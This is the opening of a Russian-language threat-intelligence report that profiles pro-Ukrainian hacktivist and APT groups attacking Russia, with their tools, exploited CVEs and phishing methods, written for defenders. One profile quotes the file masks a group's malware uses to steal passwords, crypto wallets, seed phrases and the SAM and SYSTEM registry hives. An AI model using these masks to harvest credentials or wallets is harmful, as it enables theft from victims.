kaspersky

Аналитический отчет
2025



Записки цифрового ревизора

три кластера угроз в киберпространстве

Предисловие

Команда Kaspersky Cyber Threat Intelligence публикует аналитические исследования по современным киберугрозам уже четвертый год подряд. Данный отчет продолжает эту традицию и охватывает одну из самых актуальных на сегодняшний день угроз — активность группировок, позиционирующих себя в публичном пространстве как проукраинские.

Любые методы, которые используют одни злоумышленники, рано или поздно берутся на вооружение другими, особенно когда среди них есть финансово-мотивированные акторы. Поэтому этот отчет — наш вклад в глобальную кибербезопасность и противодействие волне угроз, которая приобрела системный характер не только в России, но и по всему миру.

Мы объединили нашу экспертизу и ресурсы с другими командами, входящими в отдел расширенного исследования угроз (Threat Exploration) «Лаборатории Касперского», что позволило нам охватить весь спектр хактивистских группировок, заявляющих о себе как о проукраинских, а также активность APT-группировок, деятельность которых мы можем связать с обозначенным кластером активности.

Мы собрали большой массив данных об их тактиках, техниках и процедурах (TTPs), которые мы наблюдали с 2022 года. Несмотря на то, что о многих своих кампаниях эти группы рассказывают в собственных каналах, мы всегда критически относимся к любой информации, публикуемой злоумышленниками. Этот отчет — не просто аналитический документ, а своего рода путеводитель по современному противостоянию в киберпространстве.

Цель отчета

Главная техническая цель данного отчета — доказать теорию, которая появилась у нас на основе наших предыдущих исследований: что большинство этих группировок активно взаимодействуют между собой и по факту являются тремя крупными кластерами угроз.

Также отчет предоставляет:

- публичное описание библиотеки проукраинских группировок, актуальной на 2025 год;
- техническое описание наиболее характерных тактик, техник и процедур, а также инструментария этих группировок — для использования этих данных специалистами SOC, DFIR, CTI и Threat Hunting на практике.

Исследования:

Head Mare	TWELVE	Twelve и BlackJack
Key Group	Awaken Likho	Crypt Ghouls
Angry Likho	Cyber Anarchy Squad	Merlin и Loki
Head Mare, PhantomPyramid	PhantomDL и DarkWatchman RAT	Head Mare и Twelve
Remcos, DarkGate и BrockenDoor	BO Team	Librarian Ghouls

Благодарности

Отчет подготовлен отделом расширенного исследования угроз, входящим в состав Центра Экспертиз Threat Research, который ответственен за анализ и обнаружение всего актуального спектра киберугроз, а также изучение данных о тактиках, техниках и процедурах злоумышленников с целью доставки этой экспертизы во флагманские решения «Лаборатории Касперского»: Kaspersky Threat Intelligence, Kaspersky EDR Expert, Kaspersky Anti Targeted Attack NDR, Kaspersky Symphony XDR, Kaspersky NGFW, Kaspersky Unified Monitoring and Analysis Platform, Kaspersky Industrial CyberSecurity.

Мы выражаем признательность коллегам из Центров Экспертизы за их вклад в подготовку данного отчета:



Центру сервисов по кибербезопасности (Security Services), в особенности командам Международной группа экстренного реагирования (GERT) и Kaspersky SOC (MDR)

Центру исследования безопасности промышленных систем (Kaspersky ICS CERT)

Также мы выражаем благодарность коллегам из команды Solar4Rays за предоставление данных, которые дополнили нашу работу и помогли доказать связь одной из группировок с одним из кластеров активности, описанных в данной отчете.

Структура отчета

Предисловие 2

Цель отчета 2

Благодарности 3

Структура отчета 4

Введение 5

Библиотека угроз 6

Перечень проукраинских хактивистов 6

Перечень проукраинских APT-групп 14

Единая хронология 21

Расследование связей между группировками и эволюция угрозы 25

Кластер I — проукраинские группировки хактивистов 27

- TWELVE 27
- BlackJack 60
- Crypt Ghouls 72
- Head Mare 89
- C.A.S 102
- Выводы по I кластеру 115

Кластер II — проукраинские APT-группы 122

- Awaken Likho 123
- Angry Likho 142
- Mythic Likho 157
- Librarian Likho 170
- Cloud Atlas 190
- GOFFEE 209
- XDSpy 227
- Выводы по II кластеру 241

Кластер III 246

- BO TEAM 246
- Cyberpartisans 258
- Выводы по III кластеру 274

Портрет атакующего 275

Получение учетных данных 277

Построение туннелей 283

Гипервизор 288

Групповые политики 289

Наиболее интересные TTPs 295

Топ TTPs 307

Шифровальщики 314

Уязвимости и ошибки эксплуатации 325

Заключение 328

Введение

Ландшафт киберугроз в России отличается беспрецедентным количеством атак, охватывающих различные сферы и индустрии. По нашим оценкам, начиная с февраля 2022 года и по сегодняшний день Российская Федерация — самая атакуемая страна в мировом киберпространстве.

Ключевой угрозой на сегодняшний день остается хактивизм, который активно наращивает масштабы и сложность атак. Основываясь на техническом анализе, на начало 2025 года мы насчитываем более 50 различных наименований проукраинских хактивистких группировок, активно атакующих Россию.

Хактивизм в классическом понимании — это сочетание хакерства и активизма, когда хакеры используют свои навыки для достижения социальных или политических целей.

Данная угроза обострилась в 2022 году на фоне геополитической напряженности и продолжает активно развиваться. Хактивисты стали более опытными и организованными, они создают коллаборации друг с другом, делятся знаниями и инструментами для достижения общей цели. Но это не единственная угроза: группировки, занимающиеся шпионажем, и финансово-мотивированные группировки также продолжают оставаться заметной проблемой.

После 2022 года ландшафт угроз преподнес такое явление, как группы двойного назначения. В ходе наших исследований мы неоднократно подмечали связи хактивистов с финансово-мотивированными группами. Они используют одни и те же инструменты, техники и тактики и даже общие инфраструктуру и ресурсы. В зависимости от жертвы они могут преследовать различные цели: потребовать выкуп за зашифрованные данные, нанести непоправимый ущерб, слить украденные данные и предать их огласке в СМИ. Это указывает на принадлежность группировок/злоумышленников к одному кластеру и его сложной организации. Они обмениваются знаниями и улучшают свои навыки, что позволяет им реализовывать атаки на организации в России.

Такая вариативность целей стала особенностью хактивистов, заявляющих о себе как о проукраинских. Мы рассмотрим группировки, появившиеся в российском ландшафте киберугроз преимущественно после 2022 года, построим таймлайн их развития, выявим и докажем связи между ними и разберем, как именно они атакуют.

Отталкиваясь от того, что эти группы позиционируют себя как проукраинские, на протяжении всего повествования мы будем использовать три основных понятия:



Проукраинские хактивисты (или просто хактивисты) — группировки, которые могут преследовать как финансовые, так и политические цели



Проукраинские APT-группы — группы, целью которых является шпионаж



Проукраинские группировки — общее определение двух понятий выше

Библиотека угроз



Библиотека угроз

Данный раздел содержит список с кратким описанием всех проукраинских группировок, которые будут описаны в этом отчете. В последующем разделе «Расследование связей между группировками и эволюция угрозы» мы уже более подробно разберем все эти группировки и выделим связи между ними. Также мы включили все дополнительные наименования группировок, используемые коллегами из других компаний, чтобы сделать этот список максимально полезным и удобным для наших читателей.

Следует отметить, что фактическое число проукраинских группировок превышает представленные в этом отчете значения. В рамках настоящего исследования акцент сделан на наиболее активных группах, попавших в наше поле зрения, а также на тех, по которым имеется достаточный объем технической информации и установлены взаимосвязи с другими группировками.

Перечень проукраинских хактивистов

TWELVE

Другие наименования	Shadow, Comet, DARKSTAR, Twelfth Hyena, Shadow Wolf
Атакуемые страны	Российская Федерация, Иран
Атакуемые индустрии	Коммерческий сектор, коммуникации, строительство, финансовые услуги, госучреждения, производство, технологии, телекоммуникации
Используемое ПО	ADRecon, Advanced IP Scanner, AnyDesk, Babuk, BloodHound, Chaos, Chisel, CloudFlared, Cobalt Strike, Cobint, CrackMapExec, Endurance-Wiper, FaceFish, Fscan, GOST, Impacket, LockBit 3.0, Mimikatz, ngrok, NSSM, PEASS, PowerView, ProcDump, PsExec, PuTTY, RClone, RemCom, Revsocks, XenAllPasswordPro, grabff

Описание группировки

Группировка TWELVE — одна из самых активных атакующих Россию хактивистских группировок, к которой мы также относим Shadow, Comet, DARKSTAR. Данные наименования изменялись на протяжении эволюции этой группы начиная с 2023 года и по сегодняшний день. Цели данной группировки также на протяжении этого времени менялись от уничтожения/шифрования инфраструктуры до получения денег от жертвы. В определенный момент группировка вела свой Telegram-канал, где объявляла о своих жертвах, но это была лишь верхушка айсберга — атакованных организаций было больше. Это в очередной раз подтверждает, что собственные каналы любых злоумышленников не могут быть надежными источниками информации. Данная группировка регулярно взаимодействует с другими хактивистскими группировками: C.A.S, Head Mare и BlackJack.

BlackJack

Другие наименования	Gambling Hyena, Gambling Zealot
Атакуемые страны	Российская Федерация
Атакуемые индустрии	Образование, госучреждения, производство, телекоммуникации
Используемое ПО	ADRecon, AnyDesk, BOOTICE, Cobalt Strike, CrackMapExec, Impacket, LockBit 3.0, Mimikatz, ngrok, PsExec, PuTTY, Radmin, XenAllPasswordPro

Описание группировки

С момента своего появления в октябре 2023 года группировка BlackJack ведет хактивистскую деятельность против российских компаний из различных секторов экономики. В отличие от традиционных киберпреступных групп, чья основная цель — финансовая выгода, BlackJack нацелена на нанесение ущерба посредством уничтожения и похищения критически важной информации.

В своем Telegram-канале участники заявляют:

«Наш способ борьбы — активный поиск дыр в сетях российских компаний и государственных учреждений».

Ранее группировка регулярно делилась доказательствами своих атак — скриншотами рабочих столов, интерфейсов администрирования и документами, полученными в результате компрометаций. На данный момент Telegram-канал не активен на протяжении более полугода.

В операциях BlackJack широко используются общедоступные программные средства. Среди ключевых инструментов можно отметить:

- утекшие версии LockBit, используемые в качестве программ-вымогателей;
- модифицированные сборки вайпера Shamoon, исходный код которого размещен на GitHub.

Для горизонтального распространения вредоносного ПО в сетях жертв злоумышленники эксплуатируют доверенные сетевые ресурсы, такие как каталоги Sysvol и Netlogon. Благодаря этому они могут обеспечить автоматическую доставку и запуск вредоносных компонентов на множестве хостов внутри домена без необходимости прямого взаимодействия с каждым из них.

По нашим предположениям, активность BlackJack в настоящее время снизилась. Не исключено, что группа объединила свои усилия с группировкой TWELVE, что позволило бы оптимизировать ресурсы и повысить эффективность атак. Такое объединение может свидетельствовать о стратегическом изменении в подходах к проведению операций.

Crypt Ghouls

Другие наименования	Morlock, Dirty Wolf
Атакуемые страны	Российская Федерация
Атакуемые индустрии	Коммерческий сектор, энергетика, финансовые услуги, госучреждения, здравоохранение, производство, горное дело
Используемое ПО	AnyDesk, Babuk, CobInt, Impacket, localtonet, LockBit 3.0, Mimikatz, NSSM, PingCastle, PsExec, PUTTY, Resocks, Sliver, SoftPerfect Network Scanner, XenAllPasswordPro

Описание группировки

Crypt Ghouls — кластер вредоносной активности, обнаруженный в декабре 2023 года и нацеленный на российские организации. Атаки сопровождались применением шифровальщиков LockBit 3.0 и Babuk.

Паттерн атак: первоначальный доступ через скомпрометированную учетную запись подрядчика, использование CobInt, популярных утилит Mimikatz, XenAllPasswordPro, PsExec, AnyDesk и др., применение шифровальщиков — схож с другими активными группами, атакующими Россию. Однако в арсенале Crypt Ghouls появились Resocks, localtonet, NSSM, которые мы раньше не встречали в атаках хактивистов.

Crypt Ghouls не заявляли о себе публично, как, например, TWELVE или BlackJack. Группа является финансово-мотивированной. Для коммуникации с жертвами использует мессенджер Session.

Head Mare

Другие наименования	Rainbow Hyena
Атакуемые страны	Беларусь, Российская Федерация
Атакуемые индустрии	Энергетика, развлечения, госучреждения, производство, технологии, транспорт
Используемое ПО	ADRecon, Babuk, Certify, CloudFlareD, Cobint, fscan, GOST, Impacket, localtonet, LockBit 3.0, MeshCentral, Mimikatz, ngrok, NSSM, P0wny-shell, PAExec, PhantomDL, PhantomJitter, PhantomPyramid, ProcDump, PsExec, RClone, Revsocks, Rsockstun, Sliver, SoftPerfect Network Scanner, XenAllPasswordPro

Описание группировки

Хактивистская группировка Head Mare впервые заявила о себе в 2023 году, используя платформу X для публикации заявлений и результатов атак. Однако в течение последнего полугода публичная активность группировки отсутствует. Группа применяет несколько тактик получения первоначального доступа:

- фишинг с вредоносными вложениями, в которых эксплуатируется уязвимость WinRAR (CVE-2023-38831). При открытии архива запускается вредоносный компонент параллельно с отображением легитимного файла-приманки;
- компрометация подрядных организаций, имеющих сетевые связи с основной целью;
- эксплуатация уязвимостей Microsoft Exchange, включая CVE-2021-26855 (ProxyLogon).

В процессе атак используются как сторонние, так и собственные инструменты. Наиболее заметные из них:

- **PhantomDL** — модуль загрузки вредоносного ПО;
- **PhantomCore** — компонент для связи с командным сервером и разведки инфраструктуры;
- **PhantomJitter** — бэкдор-компонент для коммуникации с командным сервером;
- **PhantomPyramid** — еще один экземпляр бэкдора, разработанный группировкой, который также позволяет собирать необходимую информацию для установки связи с командным центром и получать от него команды для выполнения.

Head Mare не всегда действует в рамках традиционных киберпреступных сценариев. В ряде инцидентов после шифрования файлов жертве не предоставлялись способы связи или требования выкупа. В других случаях злоумышленники оставляли инструкции с уникальными идентификаторами для связи через мессенджер Session. Это указывает на гибкий подход и возможную избирательность в целях и формах давления на жертву.

C.A.S.

Другие наименования	Pandemonium Hyena, Cyber Anarchy Squad
Атакуемые страны	Беларусь, Российская Федерация
Атакуемые индустрии	Развлечения, госучреждения, производство, технологии, телекоммуникации
Используемое ПО	ADRecon, Babuk, BloodHound, BrowserThief, Chisel, Gsocket, LockBit 3.0, Meterpreter, Mimikatz, ngrok, P0wny-shell, PsExec, RClone, Revenge RAT, Spark RAT, XenAllPasswordPro

Описание группировки

Cyber Anarchy Squad — это хактивистская группировка, целью которой является проведение атак на различные организации, базирующиеся в России и Беларуси. Начала свою деятельность в 2022 году. Группа публикует информацию о некоторых своих атаках в Telegram-канале, где также размещает украденные данные. Во время этих атак группа крадет данные, к которым удалось получить доступ, а затем использует вайпер либо шифровальщик. В качестве метода первоначального доступа к инфраструктуре жертв использует компрометацию публично доступных сервисов.

В своих атаках использует как широко доступные публичные инструменты, характерные для хактивистов, атакующих Россию и СНГ, так и менее популярные RAT (Revenge RAT и Spark RAT) для связи с C2 и выполнения команд. Для шифрования использует LockBit (для Windows) и Babuk (для Linux). Также было обнаружено использование CVE-2023-52447 для повышения привилегий в Linux-системах.

BO TEAM

Другие наименования	Black Owl, Lifting Zmiy, Hoody Hyena
Атакуемые страны	Российская Федерация
Атакуемые индустрии	Энергетика, госучреждения, производство, телекоммуникации
Используемое ПО	AnyDesk, Babuk, BrockenDoor, Cobalt Strike, CrackMapExec, DarkGate, Empire, freeRDP, GOST, Gsocket, HandleKatz, Impacket, Kerbrute, mig-logcleaner, proxychains, Remcos RAT, Responder, Reverse SSH, SDelete, SSH-IT, SSH-Snake

Описание группировки

Группировка **BO Team** заявила о себе в январе 2024 года и с момента появления активно проводит атаки на российские организации, охватывая широкий спектр отраслей.

Основным способом первоначального доступа являются таргетированные фишинговые кампании, в рамках которых злоумышленники распространяют документы-приманки, содержащие один из следующих бэкдоров:

- Remcos,
- DarkGate,
- BrockenDoor.

Основная цель группы — нанести максимальный ущерб инфраструктуре жертв, включая удаление критически важной информации, уничтожение ИТ-ресурсов, а в ряде случаев — кража и шифрование данных.

По результатам анализа активности BO Team не выявлено технических или инфраструктурных пересечений с другими группами, рассмотренными в этом отчете. Это свидетельствует о высокой степени автономности и независимости группы по сравнению с остальными участниками проукраинского хактивистского кластера.

Cyberpartisans

Другие наименования	«Киберпартизаны», Guerrilla Hyena
Атакуемые страны	Беларусь, Российская Федерация
Атакуемые индустрии	Госучреждения, производство, технологии, телекоммуникации, транспорт
Используемое ПО	Blackout, Chisel, Cobalt Strike, Dnscat2, Inveigh, Lazagne, Metasploit, Mimikatz, Pryanik, PsExec, RemCom, Secure Socket Funneling, SharpSploit, Sliver, Vasilek

Описание группировки

Группа хактивистов **Cyberpartisans** появилась в 2020 году и стала известна своими атаками на организации Беларуси (государственные учреждения и департаменты, телерадиовещание и промышленные компании), а также несколькими случаями атак на компании в России. Они не замечены в попытках извлечь прямую финансовую выгоду из своих атак. Чаще всего они выдвигают политические требования, угрожая опубликовать украденные данные или провести повторную атаку с более значительным ущербом, если их требования не будут выполнены.

Цепочка атак группировки обычно достаточно стандартна. Все начинается с фишинговых писем с вредоносными вложениями, затем злоумышленники используют фреймворки пост-эксплуатации и различные утилиты для кражи данных аутентификации и эксфильтрации информации.

По заявлению Cyberpartisans, они активно сотрудничают с группой «IT-армия Украины», передавая украденные данные, а также западными журналистами.

Перечень проукраинских APT-групп

Awaken Likho

Другие наименования	Core Werewolf
Атакуемые страны	Армения, Российская Федерация, есть случайные жертвы в других странах
Атакуемые индустрии	Госучреждения, производство
Используемое ПО	RClone, MeshCentral, UltraVNC, Reverse SSH, Goodbye

Описание группировки

Awaken Likho — проукраинская APT-группировка, основная цель которой — кибершпионаж. Кроме того, группа с течением времени стала демонстрировать поведение, свойственное для киберсаботажа. Активна минимум с лета 2021 года и остается активной на момент написания отчета. Основные цели по отраслям — государственные организации и предприятия, а также их подрядчики. Основные цели по странам — России и представительства учреждений и организаций России за ее пределами.

Основываясь на профилях жертв Российской Федерации, а также подготовленных фишинговых письмах и документах-приманках, мы можем со средней степенью уверенности сделать вывод о том, что группа нацелена главным образом на получение конфиденциальных данных и данных с ограниченным режимным доступом. Кроме того, с той же степенью уверенности мы можем предположить, что задачей группы является также киберсаботаж, который заключается в уничтожении данных пользователя, когда все необходимые операторам данные уже похищены.

Эту гипотезу также подтверждают следующие факты: все атаки группы тщательно подготовлены, приманки и содержимое фишинговых писем специальным образом выбраны и оформлены для того, чтоб жертва непременно запустила имплант. Кроме того, поскольку атакующие, видимо, априори не знают, какие именно файлы жертвы им нужны, они предпочитают не собирать их автоматически, а отбирать каждый раз вручную, подключаясь к хосту с помощью утилит RMM. Также атакующие в ряде случаев могут использовать ПО Reverse SSH (см. выше) и собственный вайпер Goodbye-wiper, который был специально разработан атакующими для уничтожения данных пользователя сразу после загрузки машины (предположительно, чтоб успеть до запуска средств защиты конечных точек).

Как это типично для проукраинских APT-группировок, злоумышленники не эксплуатируют уязвимости в своих атаках. Вместо этого они полагаются исключительно на недостаток Security Awareness среди сотрудников целевых учреждений, а также на приемы социальной инженерии, используемые ими при подготовке первоначального фишинга.

Angry Likho

Другие наименования	Sticky Werewolf, Phaseshifters
Атакуемые страны	Беларусь, Российская Федерация
Атакуемые индустрии	Сельское хозяйство, строительство, образование, энергетика, финансовые услуги, госучреждения, здравоохранение, страхование, производство, транспорт
Используемое ПО	DarkTrack, Lumma Stealer, MeshCentral, MetaStealer, Ozone RAT, QuasarRAT, Remcos RAT, Rhadamanthys

Описание группировки

Angry Likho — это APT-группировка, активность которой мы отслеживаем с 2023 года. Группировка известна тем, что использует популярные RAT и инструменты для кражи учетных данных.

Некоторые из TTPs группы очень похожи на те, что использует Awaken Likho (например, SFX-архивы, использование AutoIt). Однако в плане выбора жертв Angry Likho действует более целенаправленно, атакуя крупные корпорации, государственные организации и их подрядчиков. Кроме того, в отличие от Awaken Likho, эта группа использует лишь несколько доменов и ограниченное количество вредоносных имплантов.

Librarian Likho

Другие наименования	Librarian Ghouls, Rare Wolf, Rezet
Атакуемые страны	Беларусь, Казахстан, Российская Федерация
Атакуемые индустрии	Промышленность, телекоммуникации, строительство, образование, энергетика
Используемое ПО	AnyDesk, Blat, Defender Control, Mipko Employee Monitor, ngrok, NirCmd, Web Browser Pass View

Описание группировки

Librarian Likho, также известная как Rare Werewolf и Rezet, — это APT-группа, которая атакует организации в Российской Федерации и странах СНГ. Группа активна как минимум с 2019 года (однако нами были обнаружены артефакты, указывающие на возможную активность группы с 2010 года). Активность этой APT отслеживается различными ИБ-вендорами, которые регулярно публикуют исследования ее кампаний. По состоянию на апрель 2025 года группа остается активной и регулярно проводит атаки на российские компании.

Одна из характерных черт этой угрозы заключается в том, что злоумышленники не создают собственные вредоносные бинарные модули, а предпочитают использовать легитимное ПО сторонних разработчиков для достижения своих целей. Вредоносная функциональность кампании, описываемой в этой статье, реализована с помощью командных файлов и PowerShell-скриптов. Атакующие получают удаленный доступ к устройству жертвы, крадут учетные данные и устанавливают в систему майнер XMRig.

Атаки Librarian Likho практически не прекращались в течение 2024 года — мы отметили незначительный спад активности группы в декабре, после чего в этом же месяце зафиксировали начало очередной волны атак, которая продолжается до сих пор. Главный начальный вектор заражения группы — целевые фишинговые письма, содержащие защищенные паролем архивы с исполняемыми файлами. Такие вредоносные письма обычно замаскированы под письма от реальных организаций с якобы официальными документами во вложении. Заражение происходит следующим образом: жертва открывает прикрепленный архив (пароль обычно указывается в теле письма), распаковывает и запускает его содержимое.

Основная цель атакующих — хищение документов пользователя, а также любой информации, относящейся к криптовалютам, например в исследованном нами образце их ПО похищались данные по следующим маскам: `C:\*парол*.*`, `C:\*карт*.*`, `C:\*кошельк*.*`, `C:\wallet.dat`, `C:\*wallet*.doc*`, `C:\*wallet*.txt`, `C:\*seed*.*`, `C:\keystore.json`, `C:\*bitcoin*.*`, `C:\*usdt*.*`, `C:\*ethereum*.*`, `hklm\sam`, `hklm\system`.

Кроме того, в 2024 году мы зафиксировали интерес злоумышленников к файлам ПО, используемого для моделирования промышленных систем и разработки:

- одна из систем автоматизированного проектирования, которая используется для промышленного проектирования, в частности для 2D- и 3D-моделирования деталей и сборок;
- программное обеспечение CAD;
- отечественная система 3D-проектирования, также используемая для моделирования деталей и сборок;
- другое ПО для 2D- и 3D-моделирования.

Cloud Atlas

Другие наименования	Cloud Werewolf, ATK 116, Inception, Oxygen
Атакуемые страны	Беларусь, Казахстан, Кыргызстан, Молдова, Португалия, Российская Федерация, Словакия, Туркменистан, Турция, Узбекистан
Атакуемые индустрии	Промышленность, образование, энергетика, госучреждения, некоммерческие организации, телекоммуникации, транспорт
Используемое ПО	Advanced Port Scanner, BloodHound, Get-NetNTLM, Inception Framework, Inveigh, Lastacloud, Lazagne, ngrok, PowerShower, PowerView, PUTTY, VBCloud, VBShower

Описание группировки

Cloud Atlas — кибершпионская группировка, активная как минимум с 2014 года. Основными целями атак являются государственные, энергетические и промышленные организации в России и Беларуси, однако кампании также были зафиксированы в ряде других стран на территории Евразии.

Группа использует различные методики проведения операций, включая:

- проведение целевых фишинговых кампаний. Для этого используются электронные письма с вложениями Microsoft Office, содержащими вредоносные шаблоны для доставки и выполнения вредоносного кода. Зачастую вредоносные вложения эксплуатируют уязвимости в программном обеспечении;
- применение специально разработанного вредоносного ПО с полиморфными компонентами, что позволяет генерировать уникальный код для каждой инфекции и усложняет его обнаружение.

GOFFEE

Другие наименования	Paper Werewolf
Атакуемые страны	Российская Федерация
Атакуемые индустрии	Строительство, энергетика, развлечения, госучреждения, технологии, телекоммуникации, транспорт, СМИ
Используемое ПО	Cobalt Strike, FlashFileGrabber, FlashFileGrabberOffline, Mythic, Owowa, PowerModul, PowerTaskel, USB Worm, VisualTaskel

Описание группировки

APT-группа **GOFFEE** известна с начала 2022 года. С тех пор, согласно нашим наблюдениям, она атаковала исключительно организации в Российской Федерации, используя целевые фишинговые письма с вредоносными вложениями. С мая 2022 года по лето 2023 года группа GOFFEE применяла модифицированный зловред Owowa (вредоносный IIS-модуль) в своих атаках. С 2024 года злоумышленники начали распространять модифицированные вредоносные версии легитимного explorer.exe с помощью целевого фишинга.

Во второй половине 2024 года APT-группа GOFFEE продолжала атаковать организации в России, используя PowerTaskel — непубличный агент для Mythic на PowerShell, а также новый имплант, который мы назвали PowerModul. Целями атак стали СМИ, телекоммуникационные и строительные компании, а также государственный и энергетический сектора.

GOFFEE активно использовали PowerShell во многих атаках, что нашло логическое разрешение в виде кастомного импланта PowerTaskel, написанного на Powershell, имеющего модульную структуру, реализующего простую функциональность бэкдора и способного запускать дополнительные модули, полученные с C2. Кроме того, злоумышленники использовали PowerShell для reflective-загрузки имплантов CobaltStrike, как и других PowerShell-утилит. Группа также использует некоторые другие утилиты в ходе своих атак, включая вредоносные HTA-скрипты, предназначенные для загрузки следующих инструментов атаки. Кроме того, группа активно эксплуатировала уязвимости для достижения своих целей, например: CVE-2021-26855, CVE-2021-26858, CVE-2021-27065, CVE-2021-26857, CVE-2022-41040, CVE-2022-41082 и CVE-2019-16098.

На конец весны 2025 года злоумышленники использовали несколько схем заражения одновременно. В роли отправной точки обычно выступает фишинговое письмо с вредоносным вложением, но далее схемы несколько расходятся.

Первая схема заражения использует RAR-архив с исполняемым файлом, замаскированным под легитимный документ. В некоторых случаях имя файла включает двойное расширение, например `.pdf.exe` или `.doc.exe`. Когда пользователь пытается открыть такой файл, с командного сервера загружается и запускается вредоносная нагрузка и параллельно с этим происходит открытие документа-приманки.

Во втором сценарии архив RAR содержит документ Microsoft Office с макросом, который выполняет роль дроппера.

Группа отличается разнообразием используемого инструментария (зачастую — излишним разнообразием), хорошо подготовленными атаками, большим (для APT) количеством жертв (бьют «по площадям»), а также почти постоянной активностью операторов. Группу отличает большое количество ресурсов, вложенных в подготовку и реализацию атак, а также широкие интересы атакующих (атаки ведутся на организации и учреждения из множества областей деятельности).

XDSpy

Другие наименования	Silent Werewolf
Атакуемые страны	Беларусь, Израиль, Российская Федерация, Сербия
Атакуемые индустрии	Коммерческий сектор, промышленность, образование, энергетика, госучреждения, здравоохранение
Используемое ПО	Собственные импланты: загрузчики/валидаторы (меняются от кампании к кампании), главный имплант (xDigo, претерпевает минимальные изменения со временем)

Описание группировки

XDigo — это APT-бэкдор, открытый нашими исследователями в 2023 году[1], который имел любопытные пересечения с инфраструктурой, относящейся к APT-кампаниям XDSpy. XDSpy — это давно известная APT-группа, изначально обнаруженная специалистами из ESET в 2020 году[2], похищающая важные документы у некоторых государственных учреждений Восточной Европы и Балкан с 2011 года.
Мы считаем с высокой степенью уверенности, что XDigo — это новая версия основного бэкдора группы XDSpy, написанного на Golang.

На конец весны 2025 года мы обнаружили более 60 жертв этой угрозы в России. Кроме того, мы наблюдаем жертвы в Беларуси, Израиле и Сербии.

Основываясь на географии жертв, принимая во внимание домены, названные по-русски, а также фишинг группы, текст которого также написан по-русски, мы можем сделать вывод о том, что эта группа осуществляет таргетированные атаки против русскоговорящих жертв.

Основываясь на наших находках, мы бы хотели выделить две специфические черты последней кампании группы. Во-первых, атакующие прикладывают существенные усилия для сокрытия своей активности: они используют множество приемов с целью избегания детектирования (обфусцированный код загрузчика и полезной нагрузки, множество проверок окружения и т.д.), кроме того, обнаруженная нами кампания имела всего несколько жертв, которым, по данным нашей телеметрии, была отдана полезная нагрузка: атакующие избегают рассылки всего своего инструментария множеству получателей, вместо этого они создают уникальные письма для конкретных жертв. Эти черты в их сочетании позволили группе оставаться незамеченной длительное время и заражать только по-настоящему значимых для атакующих жертв.

Мы можем сделать вывод со средней степенью уверенности, что фишинговые письма были созданы для конкретных уникальных жертв. Мы с той же степенью уверенности можем предположить, что злоумышленники создают уникальные бинарные импланты для каждой жертвы. Эта APT оставалась незамеченной годами, операторы старались быть настолько скрытными, насколько возможно.
Мы убеждены, что группа еще активна и мы еще увидим ее новые кампании.

1 Приватный APT-отчет доступен на нашем Threat Intelligence Portal.

2 XDSpy

Mythic Likho

Другие наименования	Arcane Wolf
Атакуемые страны	Российская Федерация
Атакуемые индустрии	Телекоммуникации, производство, госучреждения
Используемое ПО	gTunnel, Loki, Merlin, Mythic, ngrok

Описание группировки

Mythic Likho — APT-группировка, основным фокусом которой является проведение кибершпионских операций против российских организаций. По нашим наблюдениям, активность этой группы началась в июле 2024 года и сохраняется по сей день.

Для первоначального доступа злоумышленники активно используют фишинговые рассылки, в которых содержатся либо вредоносные вложения, либо ссылки для загрузки этих вложений. Такие письма нередко маскируются под деловую переписку, а сами загрузки оформлены таким образом, чтобы вызвать минимальные подозрения у жертвы.

Внутри инфраструктуры своих жертв Mythic Likho применяет набор как специализированных, так и общеизвестных инструментов. В частности, группа использует Loki и Merlin — агентов, совместимых с фреймворком Mythic. Помимо них, замечено использование gTunnel и ngrok для удаленного доступа и туннелирования трафика.

Для обеспечения скрытности и усложнения обнаружения, злоумышленники широко используют LOLbins — легитимные утилиты Windows вроде PowerShell, cmd, reg и других, позволяющие выполнять ключевые действия без запуска подозрительных исполняемых файлов.

Суммарно, на основании следующих факторов:

- исключительно российские цели атак,
- используемые инструменты,
- набор TTPs,
- артефакты, выявленные в ходе анализа (в том числе русскоязычные комментарии в скриптах и украиноязычные директории, где размещались вредоносные файлы), мы отнесли Mythic Likho ко второму кластеру активности, включающему проукраинские APT-группировки.

Подробный разбор их инструментов и тактик представлен в разделе «Расследование связей в группировках и эволюция угрозы — Кластер II».

